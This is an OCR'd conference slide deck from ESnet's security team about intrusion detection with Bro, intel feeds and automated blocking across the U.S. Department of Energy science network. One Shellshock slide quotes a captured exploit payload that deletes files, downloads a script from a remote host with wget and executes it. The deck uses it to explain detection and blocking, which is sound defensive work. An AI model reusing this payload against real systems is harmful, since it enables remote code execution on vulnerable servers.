ESnet

ENERGY SCIENCES NETWORK

Operational Security at ESnet

WISE

July 2016

Michael “Dop” Dopheide

Senior Security Engineer

U.S. DEPARTMENT OF ENERGY

Office of Science

BERKELEY LAB

Table of Contents

ESnet


Dop Introduction

- Almost 10 Years at NCSA
  - Started in systems engineering and transitioned to operational security
- 3.5 years doing penetration testing for a major bank
  - Interesting for a little while…
- Joined ESnet in February 2015.

Illustration by Nick Buraglio


ESnet

ESnet Overview




- ESnet is the U.S. Department of Energy's dedicated science network connecting all of the DOE research labs, experiment sites, & supercomputers including direct international connections to Europe.
- DOE funds over $5 billion per year in basic science research

High Energy Physics



Biological & Environmental Research

Nuclear Physics




U.S. DEPARTMENT OF ENERGY


Office of Science

Advanced Scientific Computing Research

Fusion Energy Sciences



Basic Energy Sciences




ESnet

What is ESnet?

- Energy Sciences Network
  - Provides services to more than 40 Dept of Energy research sites
  - Connects 140+ commercial and research networks
  - Additional 100Gb Testbed and 13,000 miles of dark fiber
- Small staff given the size of the network: approx 50-55
- Very first IPv6 allocation was to ESnet.
  - All security services *must* support both.

ESnet

80% of ESnet traffic terminates outside of the DOE.




ESnet
ENERGY SCIENCES NETWORK

★ Department of Energy Office of Science National Labs

Ames	Ames Laboratory (Ames, IA)
ANL	Argonne National Laboratory (Argonne, IL)
BNL	Brookhaven National Laboratory (Upton, NY)
FNAL	Fermi National Accelerator Laboratory (Batavia, IL)
JLAB	Thomas Jefferson National Accelerator Facility (Newport News, VA)
LBNL	Lawrence Berkeley National Laboratory (Berkeley, CA)
ORNL	Oak Ridge National Laboratory (Oak Ridge, TN)
PNNL	Pacific Northwest National Laboratory (Richland, WA)
PPPL	Princeton Plasma Physics Laboratory (Princeton, NJ)
SLAC	SLAC National Accelerator Laboratory (Menlo Park, CA)

ESnet Traffic Growth over 26 years


Traffic Volume



ESnet carries ~37 PB/month


ESnet

How It Works:
Security Culture Roles & Responsibilities




- Common Vision & Strategies
- Unified Technical Architecture
- Full functionality with right-sized security based on requirements, risk, and tolerance

ESnet Teams



- Ensure the functionality and security of the systems/services they build and support throughout service lifecycle
- Make risk-based decisions consistent with overall strategy and architecture
- Give 'learning tours' to assist in a shared understanding across ESnet
- Security expertise resides within teams

Security Team



- Security consultants / mission enablers
- Knowledge-base of security considerations
- Overall security strategy and architecture
- Continuous monitoring of unified whole (IDS/Bro, Scanning, etc)
- Global threat watch and communication
- Coordinate Incident Management

LAN vs WAN security

- LAN
  - Service (ex: my.es.net), control plane traffic, staff
    - Staff mostly sit on LBLnet.
  - Must protect the internal services and control plane
  - Bro for deep packet inspection and analysis
- WAN
  - We do not do deep security monitoring at all the edges of our network.
    - There is no “border”
    - Luckily, most if not all sites have their own security teams
  - Can monitor flows and syslog, but not full traffic inspection


ESnet

ESnet Bro Architecture

- Monitor ESnet LAN traffic
  - Primarily at LBL (ESnet-west) and BNL (ESnet-east)
- Operated as independent Bro instances
  - Sync'd black hole routing & independent traffic shunting
- Using identical local Bro policies
  - Developed and tested on non-production Bro systems
  - Kept in source control to track changes
  - Regular changes to respond to emerging threats as well as reduce false positives in the alerting mechanism.
  - A fair chunk of our policy base is custom written due to the unique nature of our network.

ESnet

ESnet Bro Architecture



ESnet


ESnet Bro Intel

- Bro provides an Intel framework to send a notice when a given indicator is seen.
- Indicators may be:
  - Known malicious IPs or domains
  - URLs
  - Malware file hashes
  - Bad certificate hashes

Source	Num of Indicators
JC3	1501
ESnet Local	467
ESnet Auto	varies
REN-ISAC (CIF)	9160
Critical Stack	100038

- ESnet makes extensive use of Intel feeds to subsidize other network events

ESnet


Intel: Unique IP Hits per day
200
150
100
50
0
Hits
4/3/2015
4/7/2015
4/11/2015
4/15/2015
4/19/2015
4/23/2015
Date

ESnet Bro Intel: Multi-Notice Policy

- The Intel feeds have varying levels of confidence associated with them
  - Cannot simply block systems based on flagging Intel
- Other notices are similar in value
  - SSH Password Guessing, UDP Scanning, etc.

Solution

- Created a Multi-Notice tracking policy to combine lower severity alerts and Intel notices into high-confidence blocking.

```
1431855409.110280       -       -       -       -       -       -       -
-       ESnet::Multi_Notice_AutoBlock   Host triggered dual-notice correlation
SSH::Password_Guessing_1__Intel::Notice_45__    10.0.1.1  -       -       -
worker-1-7   Notice::ACTION_ALARM,Notice::ACTION_LOG 3600.000000     F       -
-       -       -       -       -       -
```

- http://blog.samoehlert.com/correlating-bro-notices

ESnet

ESnet Bro Policies: Shellshock

- Desc: CVE-2014-6271 “Bash Shellshock” – Remote execution when some external facing services would use bash to execute local commands.
- Has been around for awhile now.
- Most policies would alert or block based on the source IP
- However, the payload shows the malware at a different IP.

```
1431464643.039355    CPuWUXN8ttIOX6d8j    10.0.0.1    49048
    192.168.1.1 8080-    -    -    tcp Bash::HTTP_Header_Attack
10.0.0.1 may have attempted to exploit CVE-2014-6271, bash environment
variable attack, via HTTP mod_cgi header against 192.168.1.1 submitting
"USER-AGENT"="() { :; }; /bin/rm -rf /tmp/S0.php && /bin/mkdir -p /
share/HDB_DATA/.../ && /usr/bin/wget -c http://10.2.2.2:9090/gH/S0.php -
O /tmp/S0.sh  && /bin/sh /tmp/S0.sh 0<&1 2>&1 "  -    10.0.0.1
    192.168.1.1 8080-    pg-worker-1-10
    Notice::ACTION_LOG,Notice::ACTION_ALARM  3600.000000 F - - - - - - -
```

ESnet

ESnet Bro Policies: Shellshock, cont'd

- In an incident at LBL, the attacking host was blocked as expected, but the attack was successful. The victim system downloaded the malware from a host within the payload.
- ESnet and LBL have since worked together to extend this policy:
  - Locate and extract the host in the payload
  - Block the host in the payload
  - Add the indicator to the running Intel data
    - Future: Write this out to a more permanent local Intel file
- Note: It's still possible the victim system grabs the malware as we're dealing with a race condition between our active blocking infrastructure and the victim's download.

ESnet

